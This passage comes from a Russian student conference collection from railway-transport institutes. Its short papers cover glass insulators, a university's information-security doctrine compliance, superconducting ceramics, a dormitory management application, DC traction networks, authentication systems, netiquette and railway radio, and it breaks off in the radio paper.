Стекло в изоляторах. В разъединителях традиционных изоляторов типа С4-80 применяют электротехническое стекло, вместо форфора, что позволило исключить внутренние дефекты, не выявляемые при контроле и значительно увеличить предельную разрушающую прочность изоляторов без изменения габаритов и конструкции. В линейку изоляторов входят опорные ребристые изоляторы типа ИО, ИОР и др.

Впервые в России освоено производство специальных стеклянных колб для индукционных ламп.

Библиографический список:

1. Стекло - статья из Большой советской энциклопедии.
2. Стекло. М., 1973 Химическая технология стекла и ситаллов. М., 1983 Мазурин О.В. и др. Стекло: природа и строение. Л., 1985
3. Лит.: Цейтлин М. А., Очерки по истории развития стекольной промышленности в России, М., 1939; Бреховских С. М., Стекло за рубежом. Производство и применение, М., 1960; Стекольная промышленность, в кн.: Промышленность строительных материалов в СССР. 1917-1967, под ред. А. С. Болдырева, М., 1967; Бондарев К. Т., Стекло в строительстве. К., 1969

4. Иванова А.П., Делигирова В.В. Системный подход к ресурсосберегающим технологиям железнодорожного транспорта. В книге: Транспортные технологии с элементами организации, управления и безопасности Самара; Оренбург, 2016. С. 5-23.

5. Еланский А.Ю., Иванова А.П., Кузнецов О.Ф. Изоляторы в контактной сети железных дорог. Научный поиск: теория и практика: Альманах. – Самара, Оренбург: СамГУПС, ОрИПС, 2017. – с 62-62.

ИНФОРМАЦИОННАЯ БЕЗОПАСНОСТЬ САМГУПС

Насибов Р.Э., Носырева А.К., Мехоношин С.А., Франтасов Д.Н.

Самарский государственный университет путей сообщения

Главной задачей любого учебного заведения является обеспечение информационной безопасности. Её особенности прописаны в доктринах РФ.

С принятием новой доктрины информационной безопасности Российской Федерации, возник вопрос о соответствии информационной безопасности ВУЗа тем требованиям, которые были описаны в доктрине принятой 5 декабря 2016 года.

Отсутствие мощной системы безопасности может привести к неприятным последствиям. На сегодняшний день от кибератак страдают как государственные, так и частные организации по всему миру. Учитывая политическое состояние на данный момент, можно сказать, что персональные данные и секретная информация являются целью для хакеров, которые работают на запад. Слабая система может привести к хищению информации, удалению важных документов, теракту и другим непредвиденным проблемам. Что бы защитить и обеспечить полную информационную безопасность страны была принята доктрина.

В новой доктрине уделяется особое внимание следующим направлениям:

- 1) Национальная безопасность;
- 2) Информационная угроза;
- 3) Информационная безопасность;
- 4) Обеспечение информационной безопасности;
- 5) Средства обеспечения информационной безопасности.
- 6) Национальным интересам в информационной сфере.
- 7) Организационным основам обеспечения информационной безопасности.

В докладе проверяются все пункты, имеющиеся в доктрине. Идет сравнение системы информационной безопасности университета с требованиями, прописанными в доктрине. При сравнении, мы нашли некоторые недостатки и недоработки и несоответствия, которые необходимо исправить.

Выявленные проблемы и недоработки необходимо решить, как можно быстро и за короткие сроки. В нашей работе мы указали пути решения этих проблем, как их можно решить и в какой срок.

Библиографический список:

1. Доктрина информационной безопасности Российской Федерации-№646. 5 Декабря 2016 года.
2. Доктрина информационной безопасности Российской Федерации-№1895 9 сентября 2000 года
3. Соглашение об обеспечении информационной безопасности стран СНГ-10 октября 2008года
4. Стратегия США о обеспечении информационной безопасности-2011 год
5. BBC Journal-<http://www.bbc.com/russian/features-38225725>
6. Информационная безопасность и защита информации:-Автор Владимир Шаньгин.
7. Семь безопасных информационных технологий:-Автор А. Барабанов, А. Дорофеев.

СВОЙСТВА И ПЕРСПЕКТИВЫ ПРИМЕНЕНИЯ СВЕРХПРОВОДЯЩЕЙ КЕРАМИКИ

Никитина А.В., Иванова А.П.

Оренбургский институт путей сообщения – филиал СамГУПС

Новый тип сверхпроводников был обнаружен Беднорцем и Мюллером, за свою работу они получили Нобелевскую премию в 1987 г.

К настоящему времени создано достаточно большое число сверхпроводящих керамик, которые содержат в своем составе редкоземельные элементы Y, Ba, La, Nd, Sm, Eu, Cd, Ho, Er, Tm, Lu. Для этих керамик экспериментальные исследования дают температуру сверхпроводящего перехода в интервале температур от 86 К и до 135 К.

Протекание тока в проводниках всегда связано с потерями энергии, т.е. с переходом энергии из электрического в тепловой вид. Этот переход необратим, обратный переход связан только с совершением работы, как об этом говорит термодинамика.

Но существует ряд проводников, в которых, при выполнении некоторых условий, потеря энергии при протекании тока нет.

Оказывается, сверхпроводимость появляется только при учете квантовых эффектов и если учесть, что электрон может поляризовать ближайший к нему атом решетки, т.е. чуть-чуть притянуть его к себе за счет действия кулоновской силы, то этот атом решетки чуть-чуть сместит следующий электрон. Образуется как-бы связь пары электронов.

При движении электрона, второй компонент пары, как-бы воспринимает энергию, которую передает электрон атому решетки. Получается, что если учесть энергию пары электронов, то она при столкновении не меняется, т.е. потери энергии электронов не происходит! Такие пары электронов называются куперовскими парами.

Сверхпроводимость была обнаружена в экспериментах при сверхнизких температурах, вблизи абсолютного нуля температур. По мере приближения к абсолютному нулю колебания решетки замирают. Сопротивление протеканию тока уменьшается, но до нуля при некоторой критической температуре T_c , оно уменьшается только согласно квантовым законам.

Сверхпроводимость обнаружили по двум явлениям: во-первых, по факту исчезновения электрического сопротивления, во-вторых по диамагнетизму. Первое явление - если пропускать определенный ток I через проводник, то по падению напряжения U на проводнике можно определить сопротивление $R = U/I$. Исчезновение напряжения означает исчезновение сопротивления как такового.

Второе явление требует более подробного рассмотрения. Отсутствие сопротивления тождественно абсолютной диамагнитности материала. Если ввести сверхпроводящий материал в область магнитного поля, то согласно закону Джоуля-Ленца, в проводнике должен возникать ток, полностью компенсирующий изменение магнитного потока, т.е. магнитный поток через сверхпроводник как был нулевым, так и остается нулевым. Это означает, что протекающий ток приводит к полной компенсации магнитного поля внутри себя, т.е. поле в него не проникает. С формальных позиций нулевое поле означает, что магнитная проницаемость материала равна нулю, т.е. тело проявляет себя абсолютным диамагнетиком.

Таким образом для сверхпроводящего материала мы имеем два параметра: критическая индукция магнитного поля B_c и критическая температура T_c .

Сверхпроводящая керамика применяется для изготовления контейнеров с радиоактивными отходами, броневой защиты военной техники и тепловой защиты головных частей ракет и космических кораблей.

Контейнеры для хранения радиоактивных отходов. Одним из сдерживающих факторов развития ядерной энергетики является сложность захоронения радиоактивных отходов. Для этих целей изготавливают плотную керамику с малой пористостью. Она характеризуется сильной поглощающей способностью по отношению к ядерным частицам – нейтронам и γ -квантам.

Ударопрочная броневая керамика. Важными свойствами керамических материалов, обусловивших их применение в качестве брони, являются высокие твердость, модуль упругости, температура плавления в 2 – 3 раза меньше плотности. Сохранение прочности при нагреве позволяет использовать керамику для защиты от бронепрожигающих снарядов.

Наиболее эффективно применение композиционной брони, состоящей из нескольких разнородных слоев. Наружный керамический слой воспринимает основную ударную и тепловую нагрузку, дробится на мелкие частицы и рассеивает кинетическую энергию снаряда. Остаточная кинетическая энергия снаряда поглощается упругой деформацией подложки, в качестве которой может использоваться сталь, дюралюминий или кевларовая ткань в несколько слоев. Эффективно покрытие керамики легкоплавким инертным материалом, играющим роль своеобразной смазки и несколько изменяющим направление летящего снаряда, что обеспечивает рикошет.

Керамика в ракетно-космическом машиностроении. При полете в плотных слоях атмосферы головные части ракет, космических кораблей, кораблей многоразового использования, нагреваемые до высокой температуры, нуждаются в надежной теплозащите.

Исследовательский центр НАСА США разработал составы теплозащитных волокнистых керамических плит, предназначенных для космических кораблей многоразового использования. Плиты с покрытиями используют в наиболее нагреваемых местах космических кораблей, баллистических ракет и гиперзвуковых самолетов. Они выдерживают до 500 десятиминутных нагревов в электродуговой плазме при температуре 1670 К.

Перспективы использования сверхпроводников на железнодорожном транспорте:

1. Высокая скорость в сочетании с простотой устройство лежит в основе использования сверхпроводящих криотронов в вычислительной технике. Использующие сверхпроводящие устройства выделяются своей компактностью. Эти устройства, изготовленные на свойствах сверхпроводимости можно использовать вместе с существующими полупроводниковыми изделиями в микропроцессорных электрических централизациях, автоблокировке и диспетчерской централизации.

2. Используя в электродвигателях, применяемых в электрической централизации свойства сверхпроводящего подвеса, позволит значительно сократить расход электроэнергии и исключить механический износ деталей.

3. Сверхпроводящие трансформаторы. Отсутствие в них тепловых потерь. Сверхпроводящие трансформаторы при большой мощности (до 1 000 000) оказываются значительно более компактными по сравнению с обычными. При использовании таких трансформаторов на тяговых подстанциях электрифицированных железных дорог даст большой экономический эффект.

4. В связи с коренным изменением устройства железнодорожного пути и вида тяги с использованием свойств сверхпроводимости, значительного увеличения скоростей движения поездов, отпадает необходимость устройства электрических рельсовых цепей и установка на перегонах проходных светофоров. Контроль места нахождения поезда на перегоне будет осуществляться с помощью Глобальной навигационной спутниковой системы «ГЛОНАСС».

В 1999 году в Японии введен в пробную эксплуатацию сверхпроводящий кабель, соединяющий две станции метро. Кабель сделан по технологии "сэндвича", т.е. хрупкая керамика в нем находится между двумя слоями упругой и пластичной меди. Изоляцией и одновременно, хладагентом, является жидкий азот.

Одной из основных проблем работы этого кабеля являются диэлектрические потери в жидком азоте, которые подогревают его, что требует постоянной заботы об дополнительном охлаждении.

В связи с тем, что сверхпроводимость позволяет уменьшать потери при электропередаче и использовать на железной дороге поезда со сверхпроводящей магнитной подвеской, то для сверхпроводниковой керамики открываются, в недалеком будущем, большие перспективы.

Библиографический список:

1. <http://megabook.ru/article/>
2. <http://elektrik.info/main/fakty/81-uzhe-v-blizhajshem-budushhem-vse-silovye-kabeli.html>
3. И. С. Шаплыгин/В. Б. Лазарев Сверхпроводящая керамика 1989
4. «Новые материалы в металлургии» / Авт. Зборщик А.М. – Донецк: ГВУЗ «ДонНТУ», 2008. – 253 с.
5. Третьяков Ю.Д., Казин П.Е., Гудилин П.А. "Лекции по сверхпроводимости", 2001
6. В.Л. Гинзбург, Е.А. Андрюшин. Сверхпроводимость. – М.: Альфа – М. 2006.
7. В.Л. Гинзбург, Е.А. Андрюшин Глава 5. Звезда сверхпроводимости // сверхпроводимость. 2-е издание переработанное и дополненное. – Альфа-М, 2006. – 112 с.
8. Левин А. Без всякого сопротивления // Популярная механика. – 2011. – 8.
9. Иванова А.П., Делигирова В.В. Системный подход к ресурсосберегающим технологиям железнодорожного транспорта. В книге: Транспортные технологии с элементами организации, управления и безопасности Самара; Оренбург, 2016. С. 5-23.
10. Круглов В.В., Иванова А.П., Делигирова В.В. Применение проводниковых материалов на железнодорожном транспорте. Научный поиск: теория и практика: Альманах – Самара, Оренбург: СамГУПС, ОрИПС, 2017. С.58-59
11. Еланский А.Ю., Иванова А.П., Кузнецов О.Ф. Изоляторы в контактной сети железных дорог. Научный поиск: теория и практика: Альманах – Самара, Оренбург: СамГУПС, ОрИПС, 2017. С 62-63

ПРИМЕНЕНИЕ ИНФОРМАЦИОННЫХ ТЕХНОЛОГИЙ ДЛЯ УПРАВЛЕНИЯ РАБОТОЙ ОБЩЕЖИТИЯ

Николаев И.А., Кулагина М.В.

Гомельский государственный университет им. Ф. Скорины

На сегодняшний день практически нереально представить наш мир без всевозможных существующих разновидностей информационных технологий. Процессы информатизации окружают нас повсюду, и, тем самым, значительно облегчают нашу жизнь, переводя ее в русло более современных технических отраслей. Это способствует развитию формирования культуры использования новых информационных разработок и внедрению их в нашу повседневность. Информатизация охватывает самые разнообразные сферы, начиная от компьютеризации школьных кабинетов до организации экономической информации на огромных предприятиях. Однако не стоит забывать, что большие достижения и открытия всегда начинаются с малого. Не было бы многих из них, если бы не такая дисциплина, как «Информатика».

Информатика - это наука о способах и методах представления, обработки, передачи и хранения информации с помощью ЭВМ. Так же это простая и доступная наука, известная уже абсолютно каждому младшему школьнику, и вместе с тем – это совокупность сложнейших конструкторов и систем. Вокруг нас – море информации, а информатика как раз решает вопросы ее распределения.

Данная наука объединяет группу дисциплин, занимающихся изучением различных аспектов свойств информации в информационных процессах, а также применением алгоритмических, математических и программных средств для ее обработки с помощью компьютеров.

Как уже было сказано выше, существует много сфер применения информационных технологий. Отличным примером является разработанное мною приложение «Автоматизированная система управления работой общежития». Оно позволяет облегчить работу сотрудникам общежития.

Практически во всех случаях, информация о проживающих лицах, дифференцированная структура обязанностей различных сотрудников, организация соответствующих тематических мероприятий и многое другое фиксируется сотрудниками общежития вручную в тетрадях и блокнотах. Поэтому было разработано данное приложение, которое сможет облегчить работу сотрудников общежития путем автоматизации рабочего места для них.

Запуская разработанное приложение, первое, что представляется на экране – авторизация. Для приложения разработана база данных, в которую внесены сведения обо всех жильцах, а именно, ФИО, фотография, дата заселения/выселения, факультет, курс, родной город

(страна), также сведения о сотрудниках общежития. Так же доступна следующая общая функция для сотрудников общежития – фиксация нарушений того или иного студента. Это могут быть опоздания, несоблюдение дежурств, непристойное поведение, порча имущества и т.д.

С помощью данного приложения воспитателям будет легче составлять и фиксировать списки дежурств по вахте и по этажу, проводить планирование организации мероприятий, посвященных праздникам и внутренним моментам жизни общежития. Заведующему общежитием, как основному лицу, будет доступна общая информация обо всех моментах общежития.

Для того, чтобы задействовать данное приложение, нужно просто наличие компьютера. Это заметно упрощает процесс работы в общежитии и исключает возможность потери и путаницы документов в стопках журналов, тетрадей и бумаг.

ПРОБЛЕМЫ ТЯГОВОЙ СЕТИ ПОСТОЯННОГО ТОКА

Ниязова А.Т., Генварева Ю.А.

Оренбургский институт путей сообщения – филиал СамГУПС

В настоящее время железнодорожный транспорт является стратегически важным объектом экономики государства, оказывающим значительное влияние на развитие страны в целом. Грузооборот на Российских железных дорогах, за последние десять лет, значительно увеличился, возросли и массы составов, обновился парк локомотивов, увеличилась участковая скорость, повысились требования к надёжности работы системы электроснабжения. Повышение массы поездов привело к увеличению токов нагрузки в контактной сети. Токи нагрузки стали соизмеримы с токами короткого замыкания (КЗ) в удаленной точке тяговой сети, что снизило надежность работы системы тягового электроснабжения. При функционировании системы тяговая подстанция – тяговая сеть – электроподвижной состав (ТП – ТС – ЭПС) часто возникают отказы её отдельных элементов, вызванные внешними воздействиями, ошибками персонала, износом её отдельных элементов, которые сопровождаются КЗ. Последние вызывают протекание токов, величина которых вблизи ТП железных дорог, электрифицированных на постоянном токе, может составить 20-50 кА, а в удаленной точке у шин соседней подстанции 2-6 кА. В этом случае минимальные токи КЗ могут быть соизмеримы с длительно допустимыми токами нагрузки. Аварийные режимы приводят к выходу из строя оборудования в месте повреждения изоляции, к повышенному износу коммутационной аппаратуры, а также могут приводить к перерыву движения поездов. Для предотвращения таких последствий в системе защита должна за сотые доли секунды отключать поврежденный элемент. Защита является широко распространенным видом автоматики, обеспечивающим надежное функционирование системы ТП – ТС – ЭПС. Она непрерывно находится в режиме дежурства или ожидания заявки на срабатывание. Срабатывание происходит при превышении контролируемых параметров заданной величины.

Любая электрическая цепь состоит из источника напряжения, устройства, потребляющего электрический ток, и соединительных проводов. На электрифицированных участках железных дорог источником напряжения являются так называемые тяговые подстанции, энергия от которых поступает к потребителю – электровозу по сети, которая тоже называется тяговой. В свою очередь, эта сеть состоит из четырех основных частей (рисунок 1) питающих проводов, контактной сети, рельсовой сети и отсасывающих проводов. Самая сложная часть такой электрической цепи – контактная сеть, поскольку ее конструкция должна надежно обеспечивать подачу энергии к движущимся локомотивам. Рельсовая сеть – это нити рельсов, электрически связанных друг с другом; питающие и отсасывающие провода (подземные кабели и воздушные линии) соединяют рельсовую сеть с тяговой подстанцией.



Рисунок 1 - Тяговая сеть постоянного тока

Электрификация железных дорог в нашей стране начиналась на постоянном токе при напряжении в контактной сети 3 кВ (на магистральных линиях) и 1,5 кВ (на пригородных участках). В настоящее время на напряжение 3 кВ переведены практически все линии постоянного тока. Однако, напряжение, которое может быть подведено к применяемым на электровозах тяговым двигателям, заметно ниже: оно составляет от 750 В до 1600 В. Создание более высоковольтных двигателей затруднено тем, что при повышенных напряжениях резко возрастают трудности обеспечения надежной электрической изоляции отдельных элементов конструкции, которые (для снижения габаритов и веса всего двигателя в целом) приходится располагать близко друг к другу.

Законы физики определяют протекание тока в электрической цепи, подсказывают выход, как использовать низковольтные двигатели при высоком напряжении в контактной сети: несколько двигателей на локомотиве можно соединить в одну группу последовательно, и тогда напряжение U , прикладываемое к такой группе, будет равно сумме напряжений, приложенных к каждому из ее элементов. Например, для группы из трех элементов (рисунок 2).




Рисунок 2 – Последовательное соединение

Десятки, сотни тысяч километров проводов разного назначения тянутся вдоль железных дорог. Чем выше сопротивление провода, тем больше энергии теряется в нем при прохождении тока. Уменьшения потерь можно добиться, совершенствуя конструкцию контактной сети. К контактному проводу предъявляются жесткие требования; он должен обладать низким электрическим сопротивлением, иметь высокую механическую прочность, быть износостойчивым, не поддаваться коррозии.

Форма сечения контактных проводов, применяемых на железных дорогах, близка к окружности, однако, все же ею не является – рисунок 3. Так, контактный провод марки МФ (М-медный, Ф-фасонили), наиболее распространенный из применяемых на железных дорогах страны, имеет два продольных паза, необходимых для крепления различных зажимов. Площадь поперечного сечения проводов разных типов составляет 65, 85, 100 и 150 мм².

Таким образом, в нашей работе освещены основные проблемы тяговой сети постоянного тока. Постоянный ток преимущества перед переменным не имеет. По этой причине при новом строительстве линий (и при электрификации линий на автономной тяге) дают предпочтение переменному току.




Рисунок 3 – Контактный провод используемый на железных дорогах

Библиографический список:

1. Тяговая сеть: [сайт]. URL: http://wiki.nashtransport.ru/wiki/%D0%A2%D1%8F%D0%B3%D0%BE%D0%B2%D0%B0%D1%8F_%D1%81%D0%B5%D1%82%D1%8C
2. Проблемы тяговой сети постоянного тока: [сайт]. URL: <https://vunivere.ru/work18632/page23>

СИСТЕМЫ ИДЕНТИФИКАЦИИ И АУТЕНТИФИКАЦИИ

Новикова Д.А., Дидрих Л.А.

Оренбургский техникум железнодорожного транспорта структурное подразделения – филиала СамГУПС

Предотвратить ущерб, связанный с утратой хранящейся в компьютерах конфиденциальной информации, - одна из важнейших задач для любой компании. Основным способом защиты информации от злоумышленников считается внедрение так называемых средств AAA, или 3А (аутентификация, авторизация, администрирование). Среди средств AAA значимое место занимают аппаратно-программные системы идентификации и аутентификации (СИА) и устройства ввода идентификационных признаков, предназначенные для защиты от несанкционированного доступа к компьютерам.

При использовании СИА сотрудник получает доступ к компьютеру или в корпоративную сеть только после успешного прохождения процедуры идентификации и аутентификации. Идентификация заключается в распознавании пользователя по присущему или присвоенному ему идентификационному признаку. Проверка принадлежности пользователю предъявленного им идентификационного признака осуществляется в процессе аутентификации.

В состав аппаратно-программных СИА входят идентификаторы, устройства ввода-вывода и соответствующее ПО. Идентификаторы предназначены для хранения уникальных идентификационных признаков. Кроме того, они могут хранить и обрабатывать разнообразные конфиденциальные данные.

Классификация систем идентификации и аутентификации

Современные СИА по виду используемых идентификационных признаков разделяются на электронные, биометрические и комбинированные

В электронных системах идентификационные признаки представляются в виде цифрового кода, хранящегося в памяти идентификатора. Такие СИА разрабатываются на базе следующих идентификаторов:

- контактных смарт-карт;
- бесконтактных смарт-карт;
- USB-ключей (другое название - USB-токенов);
- идентификаторов iButton.




Рисунок 1 - Классификация систем идентификации и аутентификации

В биометрических системах идентификационными признаками являются индивидуальные особенности человека, называемые биометрическими характеристиками. В основе идентификации и аутентификации этого типа лежит процедура считывания предъявляемого биометрического признака пользователя и его сравнение с предварительно полученным шаблоном. В зависимости от вида используемых характеристик биометрические системы делятся на статические и динамические.

В комбинированных системах для идентификации используется одновременно несколько идентификационных признаков. Такая интеграция позволяет воздвигнуть перед злоумышленником дополнительные преграды, которые он не сможет преодолеть, а если и сможет, то со значительными трудностями.

Особенности электронных систем идентификации и аутентификации

В состав комбинированных СИА могут входить электронные контактные и бесконтактные смарт-карты и USB-ключи. Основным элементом этих устройств являются одна или более встроенных интегральных микросхем (чипов), которые могут представлять собой микросхемы памяти, микросхемы с жесткой логикой и микропроцессоры (процессоры). В настоящее время наибольшей функциональностью и степенью защищенности обладают идентификаторы с процессором.

Оперативная память используется для временного хранения данных, например, результатов вычислений, произведенных процессором. Ее емкость составляет несколько килобайтов. В постоянной памяти хранятся команды, исполняемые процессором, и другие неизменяемые данные.

Системы идентификации и аутентификации на базе Proximity криптографически не защищены (за исключением заказных систем).

Комбинированные системы

Внедрение комбинированных СИА в систему информационной безопасности компании увеличивает количество идентификационных признаков, позволяя таким образом более эффективно защитить компьютеры и корпоративную сеть от НСД. Кроме того, некоторые типы систем способны управлять физическим доступом в здания и помещения и контролировать его.

Биоэлектронные системы

Для защиты компьютеров от НСД биометрические системы обычно объединяются с двумя классами электронных СИА - на базе контактных смарт-карт и на базе USB-ключей.

Интеграция с электронными системами на базе бесконтактных смарт-карт главным образом используется в системах управления физическим доступом в помещения.

Как уже было замечено, технологии идентификации по отпечаткам пальцев сегодня лидируют на рынке биометрических средств защиты. Столь почетное место дактилоскопии вызвано следующими обстоятельствами:

Таблица 1 - Основные функции комбинированных СИА

Функция	Комбинированные СИА		
	на базе биометрических средств (отпечатки пальцев)	на базе радиотехнических средств (RFID-метки)	на базе оптических средств
Идентификация и аутентификация пользователей компьютеров	Есть	Есть	Есть
Внедрение в работу, контроль и регулирование при производстве персонального оборудования	Есть		Есть
Идентификация и аутентификация сотрудников при доступе к данным, информации (CD, DVD)	Есть	Есть	-
Системы комбинированной идентификации (отпечатки пальцев, RFID-метки, оптические метки)	Есть	Есть	Есть
Внедрение в работу, контроль и регулирование при производстве персонального оборудования		Есть	Есть

- это самый старый и наиболее изученный метод распознавания;
- его биометрический признак устойчив: поверхность кожного покрова на пальце не меняется со временем;
- высокие значения показателей точности распознавания (по заявлениям разработчиков дактилоскопических средств защиты, вероятность ложного отказа в доступе составляет 10-2, а вероятность ложного доступа - 10-9);
- простота и удобство процедуры сканирования;
- эргономичность и малый размер сканирующего устройства;
- самая низкая цена среди биометрических систем идентификации.

Заключение

На первый взгляд комбинированные системы идентификации и аутентификации представляют собой какие-то дорогостоящие, экзотические продукты. Но мировой опыт разработок систем компьютерной безопасности показывает, что все используемые в настоящий момент средства защиты тоже когда-то были такими вот экзотическими изделиями. А сейчас они - норма безопасной жизни. Отсюда с высокой вероятностью можно утверждать, что подобная судьба ожидает и комбинированные системы.

Библиографический список:

1. По борьбе с беспорядками оборудования: Каталог. - Германия: Кол-во электронных Международного ФРГ,
2. Audiotel Международного Общества: Каталог,
3. Дискретные наблюдения: Каталог. - Германия: Хеллинг.
4. Мемориал - Audiosender: Каталог. - Германия, Hildenbrand-Электронный Гмб. Х.
5. Профессиональный главный экспортный каталог. В№ 1. Поставщик государством технических средств безопасности. - Германия: Кол-во электронных Международного ФРГ, 1994.
6. Безопасность и электронные системы ГмбХ: Каталог. - Германия: сим.
7. Выживание: Каталог. - Системы Управления Связью.
8. Специализированные системы безопасности: Каталог - США: американские системы корпоративной безопасности

ПРАВИЛА ЭТИКЕТА ПРИ РАБОТЕ В СЕТИ ИНТЕРНЕТ

Новосельцева Д.Д., Сабдюшева Э.В.

Оренбургский медицинский колледж – структурное подразделение Оренбургского института путей сообщения – филиал СамГУПС

В настоящее время большое количество компьютеров по всему миру объединены в компьютерную сеть. Компьютерная сеть зачастую становится средством общения людей по разные стороны земного шара. Поэтому понятно, что для грамотного и культурного общения между пользователями сети интернет необходимо знать правила поведения в компьютерной

сети и уметь их применять в разговоре. Эти знания хорошо влияют на бдительность и внимательность пользователей по отношению к защите своих персональных данных.

Интернет постоянно развивается и расширяется, с каждым днем все больше людей работают с ним, компьютерные сети сегодня это не просто место для общения людей на различные темы, но также место для поиска компаньонов по бизнесу и заключения серьезных сделок.

250 лет назад Люк де Вовенарг сказал: «О выборе выражений можно, в общем, сказать, что он отвечает природе идей и, следовательно, складу ума», с тех давних пор ничего в нашем мире не изменилось.[3] И даже с появлением Интернета в жизни большинства людей - возможностей для общения, правила этикета общения не утратили своего значения, оставаясь основной возможностью для установления приятных, добрых, дружеских отношений между людьми.

Общаясь в Интернете друг с другом, люди допускают очень много незаметных на первый взгляд ошибок. К основным ошибкам при работе в Сети относятся оскорбление личности, игнорирование темы разговора, переход на личность собеседника, неразрешенная реклама, клевета собеседника и предоставление неверной информации. Эти ошибки, порожденные незнанием этикета, могут доставить им неприятности. Поэтому был придуман термин сетикет или нетикет - правила поведения и общения в виртуальной сети в сообществах. Это понятие появилось в середине 80-х годов XX века в эхоконференциях сети FIDO.

Такие правила сложились, и даже оформились в «заповеди» культурного общения:

1. Помните о том, с кем вы общаетесь!

Не забывайте, что через посредство Интернет и компьютера вы связаны с живым человеком, а чаще всего - со многими людьми одновременно. Сочиняя электронное послание, представьте себе, что Вы все это говорите человеку прямо в лицо - старайтесь, чтобы вам не было стыдно за свои слова.

2. Общаясь в Сети, следуйте тем же правилам межличностного общения, которым вы следуете в реальной жизни.

3. Помните, что вы находитесь в киберпространстве!

В любой группе новостей, форуме или даже на канале IRC существуют собственные, локальные правила. Ознакомьтесь с ними, прежде чем отправлять свое первое сообщение!

4. Бережно относитесь ко времени и мнению других людей! Обращайтесь за помощью только тогда, когда это действительно необходимо, и в этом случае вы всегда можете рассчитывать на поддержку ваших коллег. Не дергайте других пользователей по пустякам, иначе, в конце концов, с вами просто перестанут общаться. Помните, что сетевое время не только ограничено, но для многих и весьма дорого! И помимо ваших проблем у ваших собеседников могут быть еще собственные.

5. Старайтесь выглядеть достойно в глазах своих собеседников! Не экономьте свое время на условностях типа правил хорошего тона. Общаясь, называйте своего собеседника на «Вы».

6. Не пренебрегайте советами знатоков и делитесь своими знаниями с другими! Будьте благодарны тем, кто тратит свое время, отвечая на ваши вопросы. Но и сами, получив письмо с вопросом от другого пользователя, не спешите отправлять это послание в мусорную корзину, каким бы нелепым и наивным это письмо Вам не казалось.

7. Сдерживайте страсти. Вступать в дискуссии этикет не запрещает, однако не опускайтесь до брани и ругательств, даже если ваш собеседник сознательно провоцирует вас на это.

8. Относитесь с уважением не только к своей, но и к чужой приватности. Если вы по каким-то причинам хотите сохранять анонимность в Сети, признавайте эти права и за вашим собеседником.

9. Не публикуйте информацию из частных писем без согласия их отправителей, не проникайте в чужие почтовые ящики и в компьютеры!

10. Не рассылайте свои письма одновременно на сотни адресов - люди ненавидят спамеров!

11. После того как напишете письмо, перечитайте его и на всякий случай включите программу проверки орфографии.

12. Будьте терпимы к недостаткам окружающих вас людей! Независимо от того, соблюдают ли ваши собеседники правила сетевого этикета, соблюдайте их сами! В конце концов, предельно вежливо порекомендуйте собеседнику ознакомиться с этими правилами.[2]

Учитывая все нормы поведения в Сети, описанные выше, можно сказать, что они мало, чем отличаются от соответствующих норм поведения в нашем обществе. Главной особенностью является то, что применение телекоммуникационных технологий сделало возможным обмен информацией, общение между людьми, находящимися за тысячи километров друг от друга, но это не значит, что можно не уважать своих собеседников.

В реальной жизни этикет делает людей более человечными, так почему бы не быть такими же человечными и уважать друг друга в сети? Ведь гораздо приятнее общаться с вежливым человеком, чем с грубияном, который не знает элементарных правил этикета. Человека, который грамотно может вести переписку, всегда оценивают более высоко, потому что такой человек подходит ко всему с уважением и нужной серьезностью.

Библиографический список:

1. Аксак В. А. Общение в сети Интернет. Просто как дважды два. - М.: Эксмо, 2012
2. Кузнецов И.Н. Энциклопедия студента. - Мн.: Книжный дом. 2015.
3. Сетевой этикет // Энциклопедия знаний: электронное справочное пособие [Электронный ресурс]. Режим доступа: <http://www.pandia.ru/text/77/211/89142.php>
4. Соловьев Э. Я. Современный этикет и деловой протокол: учебное пособие. - М.: Интелл Синтез, 2012.
5. Этика сетевого общения // Федеральная стажировочная площадка. Достижение нового качества образования через развитие информационной инфра-структуры Алтайского края [Электронный ресурс]. - Режим доступа: <http://fsp.akipkro.ru/2012-03-11-09-10-02/pravila-dlya-obuchayushchikhsya/41-distant-educ.html>

РАДИОСВЯЗЬ НА ЖЕЛЕЗНОДОРОЖНОМ ТРАНСПОРТЕ

Нурумова К.К., Цыхмистер М.Д., Генварева Ю.А.

Оренбургский институт путей сообщения – филиал СамГУПС

Радио пришло во все сферы человеческой деятельности и, естественно, - на транспорт. Первую область применения на железных дорогах радио нашло на сортировочных станциях, связав диспетчеров и дежурных с машинистами маневровых локомотивов. Позднее появилась радиосвязь, позволяющая диспетчеру общаться с машинистами, которые ведут поезда от станции до станции, а теперь портативные радиостанции есть и у связистов, и у ремонтников, и у составителей поездов.

Для того, чтобы исключить случайное совпадение длин волн, на которых работают передатчики, введены специальные правила работы в эфире, согласно которым определенным типам передатчиков отведен свой диапазон длин волн. Так, бытовое радиовещание осуществляется в области длинных, средних, коротких и ультракоротких длин волн, а вот, например связь диспетчера на станции с машинистом состава осуществляется в дециметровом диапазоне, не мешая тем самым работе наших домашних приемников.

Радиосвязь на железнодорожном транспорте возникла в 1929 году для организации управления движением поездов в виде поездной радиосвязи (ПРС).

Вблизи поездного диспетчера устанавливалась радиостанция с антенной, а вторая радиостанция устанавливалась на всех движущихся единицах подвижного состава. При этом распространение сигнала происходило за счет сферических волн между диспетчерским пунктом и подвижной радиостанцией.



